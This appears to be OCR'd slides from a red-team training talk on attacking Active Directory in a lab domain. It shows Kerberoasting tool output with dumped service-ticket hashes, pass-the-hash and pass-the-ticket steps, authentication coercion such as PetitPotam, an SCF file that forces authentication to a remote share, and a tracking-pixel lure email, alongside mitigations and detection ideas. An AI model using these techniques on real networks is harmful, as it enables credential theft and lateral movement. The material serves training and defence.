
```
PS C:\Users\filemaker\Desktop> klist

Current LogonId is 0:0x8b688c2

Cached Tickets: (3)

#0>     Client: filemaker @ TRAINING.RT.BLUEBASTION.NET
        Server: krbtgt/TRAINING.RT.BLUEBASTION.NET @ TRAINING.RT.BLUEBASTION.NET
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 6/9/2023 12:46:14 (local)
        End Time:   6/9/2023 22:46:14 (local)
        Renew Time: 6/16/2023 12:46:14 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: domainsvr.training.rt.bluebastion.net

#1>     Client: filemaker @ TRAINING.RT.BLUEBASTION.NET
        Server: LDAP/domainsvr.training.rt.bluebastion.net/training.rt.bluebastion.net @ TRAINING.RT.BLUEBASTION.NET
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 6/9/2023 12:46:15 (local)
        End Time:   6/9/2023 22:46:14 (local)
        Renew Time: 6/16/2023 12:46:14 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: domainsvr.training.rt.bluebastion.net

#2>     Client: filemaker @ TRAINING.RT.BLUEBASTION.NET
        Server: host/workstation.training.rt.bluebastion.net @ TRAINING.RT.BLUEBASTION.NET
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 6/9/2023 12:46:14 (local)
        End Time:   6/9/2023 22:46:14 (local)
        Renew Time: 6/16/2023 12:46:14 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: domainsvr.training.rt.bluebastion.net
```

- Ticket Granting Ticket (TGT)
  - Authenticates us to domain
  - Encrypted with KRBTGT’s NT Hash

- Ticket Granting Service (TGS) Ticket
  - Obtained by presenting a valid TGT
  - Authenticates us to an individual service
  - Encrypted with the NT hash of account that owns destination service

Kerberoasting

- Any authenticated AD user can request a Service Ticket (TGS)
- TGS is encrypted with the service account's NT hash
- You can crack that TGS offline to get the password



```
PS C:\Users\filemaker\Desktop> .\notrubeus.exe kerberoast /nowrap
\r\n    ______        _
  (_____ \\      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \\| ___ | | | |/___)
  | |  \\ \\| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/\r\n
  v2.2.3 \r\n
\r\n[*] Action: Kerberoasting\r\n
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.\r\n
[*] Target Domain          : training.rt.bluebastion.net
[*] Searching path 'LDAP://domainsvr.training.rt.bluebastion.net/DC=training,DC=rt,DC=bluebastion,DC=net' for '(&

[*] Total kerberoastable users : 2


[*] SamAccountName         : svc.account
[*] DistinguishedName      : CN=svc account,CN=Managed Service Accounts,DC=training,DC=rt,DC=bluebastion,DC=net
[*] ServicePrincipalName   : http/workstation.TRAINING
[*] PwdLastSet             : 8/2/2022 10:26:08 AM
[*] Supported ETypes       : AES128_CTS_HMAC_SHA1_96, AES256_CTS_HMAC_SHA1_96
[*] Hash                   : $krb5tgs$23$*svc.account$training.rt.bluebastion.net$http/workstation.TRAINING@train
025B0CA229961EBB40AEE3CBF06BB1C682C5BED49FEAEFE11CA90168A4F4D0128F2B59EF1D963557DC33D9AF4C2C09631F6B45BCC5D49F3F0
AC10A6F08C6E77F22E415605B702B1DC307DB72A1A04EA039DFF01DD5FC6D88237BA704E2783F07DA5446B1E7CC2A1F4036B5524F4564A433
3A26CA5FFC7A8C42FF80C02262BD760E956E03E26E0E49E2671F994785061140D236A5A972491C01CDE4DD45C45FF2BBB960C7B94D8DB19CB
06162B7C59803B3AB8F5C277A9AE6E3E4BFF826B79EF42573700AD9DB74A5CC5A5E739F4DF0876649DC4F08566535C9CE0EEAE0DE0B6A8147
893E32DF7848278E817788EB3885B3EBA0576077064F06D1C8369301EFC44AC88C4BD0DCD0A4112E2D8314EA77AE8E59C391BD39E414F9AB2
25A61C3F9267A3B1CF04A2CFF892FDB3F0949C0B0031F259CEB657C1AF43342B716E7B611009A42F8E1BC2E6931BB1F6F2ECABB1DF11C1B9D
1A30EB22787D744D1C0C6BB1647B6B53D7F0F0A4D8DD998AB60F959328B3C01642A743A9DE4EEF3979F9CF8F9F9EA7A7FFE7016BDC647D050


[*] SamAccountName         : testservice
[*] DistinguishedName      : CN=Test Service,CN=Managed Service Accounts,DC=training,DC=rt,DC=bluebastion,DC=net
[*] ServicePrincipalName   : something/something
[*] PwdLastSet             : 6/6/2023 12:47:48 PM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*testservice$training.rt.bluebastion.net$something/something@training.rt
6AB2AA04E323F3B9073AB4FB3B0FF296C4683119BCA86D235F95F2288CE13C8C2C4302614AC107CB31391524039266CC80BEDF22B49272CAF
3A0392745C7A42D4F424B95B933318F5B5680851D76E1DEE2DE0153B4F08DC926C53CF5BB102E4654664A70993AFB7A4E64353D6A41638FC8
83D69DC748089B8DBC04C5CE10FD4AC3B0716A08CD4E93FF5658507012D4A75F9CBA7B058B7BFA73D0933B7850CE78C1786E6C2FD9C9EA337
4792DC7B11E995B4297A463282C93ECD58CA834213BF2561FD22779AAB8330629987FECA88B874F3ADA724B578A82AD6FDB58910D10E0B799
10066C656B0B3A89CF29ABD2535FA2B8AB3ACBA38E6C2516FF8B62C79929BCC677D805F4B830CFE475A859D4DB23352F5A5D520463942DF1E
955E8963AE47BD24675485DFBA23D6A4C9A3ABC8F790848DFF3B38BC5268F26EAB50449DE469E803440620D29E6C45A940796E55A4C0D6397
0BEF7A0F63E86783FB98B5477DE8DC06862C9FACCEBB649B8D8DB251741996E7CA83AF9E6722FC946F56A3AD670DC57F5B783E53F77D8342A
```

Mitigating Kerberoasting

- Use Managed Service Accounts (MSA or GMSA)
  - Windows will manage the password
  - No Service principal name
- If named service accounts must be used:
  - Use strong passphrases (> 32 chars)
  - Limit the use of service accounts
  - Avoid creating privileged service accounts
- Detection
  - Most kerberoasting tools will request RC4 tickets
  - Deception: Create a fake service account and wait to be kerberoasted!

Lateral Movement

Knock cerebrated

Pass The Hash vs Over-Pass the Hash

- PTH
  - Passes NT hash through NetNTLMv1/NetNTLMv2 protocol
  - Modern Windows operating systems don’t allow PTH for non-RID500 local users
  - Patches LSASS directly on target (loud)
- OPTH
  - Creates a valid Kerberos TGT for the user
  - Don’t need local administrator rights
    - Will end up in LSASS but in a less noisy way

Pass the Ticket

Unlike pass-the-hash which uses NetNTLM, pass-the-ticket uses Kerberos

1. Obtain TGT from memory (LSASS)
   a. Requires local admin if you want another user’s TGT
   b. Can be done using Rubeus, Mimikatz, etc.
2. Inject that ticket into your LSASS or provide it to your tool
   a. Rubeus and Mimikatz can inject back into LSASS
   b. Impacket and CrackMapExec take the ticket with KRB5CCNAME environment variable

   https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/pass-the-ticket

Detecting Lateral Movement


- One account logging into large number of systems?
- Kerberos ticket requested on Host A but used on Host B?
- Anomalous (e.g., Mimikatz) process interacting with LSASS?
- Deception: Inject fake credentials into LSASS & monitor their use 😈
- Workstation accessing another workstation over SMB/WinRM?
- Credential Guard can stop pass-the-hash and over-pass-the-hash

Domain Escalation

Who DAt?

Improper Access / Privileges

- Users provided WRITE privilege to group policies
- Domain users provided local administrator access
- Service accounts with high privileges
- Write privileges to network shares




SQLAdmin (1433)
PARENTSQL.PARENTDOMAIN.LOCAL
SVC.ACCT@PARENTDOMAIN.LOCAL
GenericWrite
MemberOf
THANOS.DIONE@PARENTDOMAIN.LOCAL
DOMAIN ADMINS@PARENTDOMAIN.LOCAL

Authentication Coercion| Ask Nicely

- Often usable by an unauthenticated or low privileged domain user
- Coerces the target (e.g., domain controller) to authenticate to an arbitrary machine
  - For example, \\attacker\machine
  - MS-RPRN remote call to RpcRemoteFindPrinterChangeNotificationEx
  - MS-EFSR call to Encrypting File System Remote (EFSRPC) Protocol
    - Also known as PetitPotam
  - https://github.com/p0dalirius/windows-coerced-authentication-methods
  - The patch restricts this to authenticated accounts only


SCF, URL, LNK Files

```
[Shell]
Command=2
IconFile=\\192.168.12.3\share.ico
[Taskbar]
Command=ToggleDesktop
```



Name	Date modified	Type	Size
@1	4/4/2023 6:23 PM	File Explorer Com...	1 KB
jdk-17.0.6_windows-x64_bin.exe	2/14/2023 10:54 AM	Application	156,894 KB
MaltegoSetup.v4.3.1.exe	1/27/2023 12:58 PM	Application	143,146 KB
mediacreationtool.exe	11/23/2022 11:57 AM	Application	9,845 KB
OfficeSetup.exe	3/3/2023 2:22 PM	Application	7,212 KB
processhacker-2.39-setup.exe	11/10/2022 8:47 AM	Application	2,215 KB
rufus-3.20.exe	11/23/2022 12:09 PM	Application	1,363 KB
TeamViewer_Setup_x64.exe	11/23/2022 2:30 PM	Application	45,211 KB
VideoPlugin.exe	3/16/2023 9:45 AM	Application	2,487 KB

Outlook Tracking Pixel



Today's Status Report

Qasim Ijaz
To ● Qasim Ijaz

Qasim,

I hope this email finds you well. I am writing to provide you with an update on the ongoing cybersecurity project.

As you may recall, our goal is to enhance the security measures in place to protect our company from potential cyber threats. Over the past few weeks, our team has been working diligently on this project, and I am pleased to report that we have made significant progress.

We have completed a comprehensive security audit, which helped us identify potential vulnerabilities and areas of concern. Based on the findings, we have implemented a number of measures to improve our security posture, including:

- Installation of advanced security software on all company devices
- Implementation of multi-factor authentication for all company accounts
- Creation of a robust backup and disaster recovery plan
- Training sessions for all employees to increase awareness of cybersecurity best practices.

We have also established regular security monitoring and reporting processes to ensure that we can quickly identify and address any potential threats.

Overall, I am confident that the measures we have implemented will significantly enhance our company's cybersecurity and protect us from potential risks.

If you have any questions or concerns about the project or our progress, please do not hesitate to reach out to me. I am happy to provide additional information and updates as needed.

Thank you for your continued support of this important project.

